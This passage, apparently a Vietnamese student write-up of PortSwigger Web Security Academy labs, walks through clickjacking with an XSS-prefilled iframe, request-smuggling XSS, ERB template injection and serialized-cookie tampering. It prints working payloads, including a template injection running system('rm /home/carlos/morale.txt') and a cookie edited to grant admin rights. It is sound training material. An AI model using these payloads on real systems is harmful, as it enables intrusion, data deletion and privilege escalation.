<iframe src="https://0a3100ff047e595e813ca2300022004e.web-security-academy.net/feedback?name=<img src=1
onerror=print(>&email=abcd@gmail.com&subject=abcd&message=abcd)"></iframe>
```

[Store](#)

[View exploit](#)

[Deliver exploit to victim](#)

[Access log](#)

Head:

HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8

Body:

```
z-index: 2;
}
div{
  position: absolute;
  top: 815px;
  left: 40px;
  z-index: 1;
}
</style>
<div>Click</div>
<iframe src="https://0a3100ff047e595e813ca2300022004e.web-security-academy.net/feedback"></iframe>
```

Store

View exploit

Deliver exploit to victim

Access log

+ Bước 3: Thực hiện điều chỉnh payload để tự động điền các trường thông tin có trong form. Sử dụng “name=” để kích hoạt hành động in khi người dùng nhấn vào nút click :

Body:

```
z-index: 2;
}
div{
  position: absolute;
  top: 815px;
  left: 40px;
  z-index: 1;
}
</style>
<div>Click</div>
<iframe src="https://0a3100ff047e595e813ca2300022004e.web-security-academy.net/feedback?name=<img src=1
onerror=print()>&email=abcd@gmail.com&subject=abcd&message=abcd"></iframe>
```

Store

View exploit

Deliver exploit to victim

Access log

+ Bước 4: Thực hiện gửi phản hồi giả mạo về cho người dùng. Kết quả hoàn thành bài lab:

Congratulations, you solved the lab!

Share your skills!

[Continue learning >>](#)

This is your server. You can use the form below to save an exploit, and send it to the victim.

Please note that the victim uses Google Chrome. When you test your exploit against yourself, we recommend using Burp's Browser or Chrome.

Craft a response

URL: <https://exploit-0acd0041044059f68184a10101c00069.exploit-server.net/exploit>

HTTPS



File:

/exploit

Head:


HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8

10. <https://portswigger.net/web-security/request-smuggling/exploiting/lab-deliver-reflected-xss>


- **Mô tả:** Tấn công qua bằng cách sửa và gửi request alert1

- **Các bước thực hiện:**


+ Trước tiên ta vào trong web rồi chọn View post 1 cái bất kỳ:




+ Bước 2: Viết comment và mở Burp Suite rồi bật **Intercept on** để bắt gói tin sau khi ta Post Comment lên:




+ Bước 3: Ta tiến hành tắt **Intercept** rồi ta **send to Repeater** sau đó sửa Request theo gợi ý của bài đã cho xong ta chọn Send và phần Response sẽ được hiển thị:




+ Bước 4: Ta vào Request attributes rồi chọn **HTTP/1** như hình:



+ Bước 5: Reload trang web kiểm tra thì ta thấy thông báo là alert 1 :



+ Và đây kết quả thu được:




11. <https://portswigger.net/web-security/server-side-template-injection/exploiting/lab-serverside-template-injection-basic>

- **Mô tả:** Thiết kế ERB template không an toàn dẫn đến lỗ hổng server-side template injection

- **Các bước thực hiện:**

+ Bước 1: truy cập vào trang web và chọn xem sản phẩm, sử dụng burpsuite để bắt lấy http request và gửi đến burp intruder:



+ Bước 2: Thay thế message bằng các biểu thức sau để xác định ngôn ngữ được sử dụng:

Detect - Plaintext context

The given input is being **rendered and reflected** into the response. This is easily mistaken for a simple **XSS** vulnerability, but it's easy to differentiate if you try to set **mathematical operations** within a template expression:

```
1 {{7*7}}
2 ${7*7}
3 <%= 7*7 %>
4 ${{{7*7}}}
5 #{7*7}
```

Choose an attack type

Attack type: Sniper

Start attack

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://0a1f00730384110081fd161600d9004c.web-security-academy.net

☒ Update Host header to match target

Add \$

Clear \$

Auto \$

Refresh

```
1 GET /?message=${Unfortunately%20this%20product%20is%20out%20of%20stock%20} HTTP/2
2 Host: 0a1f00730384110081fd161600d9004c.web-security-academy.net
3 Cookie: session=YJLbyGEVar4F2JIa3G717y42qoYjyb6U
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Sec-Fetch-Site: same-origin
8 Sec-Fetch-Mode: navigate
9 Sec-Fetch-User: ?1
10 Sec-Fetch-Dest: document
11 Sec-Ch-Ua: "Not(A)Brand";v="8", "Chromium";v="126"
12 Sec-Ch-Ua-Mobile: ?0
13 Sec-Ch-Ua-Platform: "Linux"
14 Accept-Language: en-US
15 Referer: https://0a1f00730384110081fd161600d9004c.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19
```

⚙️ 🔍 ↩️

Search

1 highlight

Clear

1 payload position

Length: 860

Event log (4) All issues

Memory: 219.8MB

+ Bước 3: Từ kết quả trả về có thể thấy server đã thực hiện tính toán biểu thức theo syntax “<%= 7*7 %>” của erb (ruby):


```
Request
Pretty Raw Hex
1 GET /?message=%<%= system("rm+/home/carlos/morale.txt") %> HTTP/2
2 Host: 0a8e00800491fa41819b98b000980034.web-security-academy.net
3 Cookie: session=QvSjP3XpFr59xIgZEnq6bXf40hgs2oa
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127
Safari/537.36
6 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b
3;q=0.7
7 Sec-Fetch-Site: same-origin
8 Sec-Fetch-Mode: navigate
9 Sec-Fetch-User: ?1
10 Sec-Fetch-Dest: document
11 Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
12 Sec-Ch-Ua-Mobile: ?0
13 Sec-Ch-Ua-Platform: "Linux"
14 Accept-Language: en-US
15 Referer:
https://0a8e00800491fa41819b98b000980034.web-security-academy.ne
t/?message=Unfortunately%20this%20product%20is%20out%20of%20sto
ck
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19

Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 10615
5
6 <!DOCTYPE html>
7 <html>
8 <head>
9 <link href=/resources/labheader/css/academyLabHeader.css
rel=stylesheet>
10 <link href=/resources/css/labsEcommerce.css rel=stylesheet>
11 <title>
Basic server-side template injection
</title>
12 </head>
13 <body>
14 <script src=/resources/labheader/js/labHeader.js>
</script>
15 <div id=academyLabHeader>
16 <section class=academyLabBanner>
17 <div class=container>
18 <div class=logo>
</div>
19 <div class=title-container>
<h2>
Basic server-side template injection
</h2>
20 <a class=link-back href=
https://portswigger.net/web-security/server-side-te
```

Web Security Academy Basic server-side template injection LAB Solved

Congratulations, you solved the lab! Share your skills! Continue learning >>



12. <https://portswigger.net/web-security/deserialization/exploiting/lab-deserializationmodifying-serialized-objects>

- **Mô tả:** Chỉnh sửa giá trị Cookie để leo lên quyền admin
- **Các bước thực hiện:**
- + Bước 1: Login vào tài khoản xác thực đã cho sẵn:

Login

Username

wiener

Password

•••••

Log in

+ Bước 2: Ta ấn F12 rồi chọn Application để xem và lấy giá trị Cookie :


The screenshot shows a web browser window with the URL `0a4700cd048bfcbbdde26c7000ab0044.web-security-academy.net`. The page title is "Modifying serialized objects" and it features a "LAB Not solved" badge. The main content area displays a "WE LIKE TO SHOP" banner and a grid of four items: "There is No 'I' in Team" (\$53.00), "Six Pack Beer Belt" (\$51.08), "Poo Head - It's not just an insult anymore." (\$52.33), and "Robot Home Security Buddy" (\$52.42). Each item has a "View details" button.

On the right side, the Chrome DevTools "Application" tab is open, showing the "Cookies" section for the current page. The table below lists the cookies:

Name	Value	Domain	Path	Expires	Secure	HttpOnly	SameSite	Priority	Cookie Value
session	Tzo0OJ...	0a4...	/	Session	89	✓	N...		M...

The "Cookie Value" column shows a long, encoded string: `Tzo0OJ...VzVjIjoyOntzOjg5bnVzZXJ1W11jzOjY6indpZW5icil7czo1OihzG1pblTYowQ30%3d`.

+ Bước 3: Ta dùng web decode online giá trị Cookie:




+ Thu được giá trị sau khi decode:

O:4:"User":2:{s:8:"username";s:6:"wiener";s:5:"admin";b:0;}

+ Theo gợi ý của bài để set lên quyền thành admin ta sửa thông tin **b:0** thành **b:1** :

O:4:"User":2:{s:8:"username";s:6:"wiener";s:5:"admin";b:1;}


+ Bước 4: Ta dùng web encode online giá trị vừa sửa ở trên:



+ Thu được giá trị khi encode:

Tzo0OiJVc2VyIjoyOntzOjg6InVzZXJuYW1lIjtzOjY6IndpZW5lciI7czo1OiJhZG1pbiI7YjoxO30=


+ Bước 5: Ta tiến hành chuyển giá trị encode thành urlr-encode:



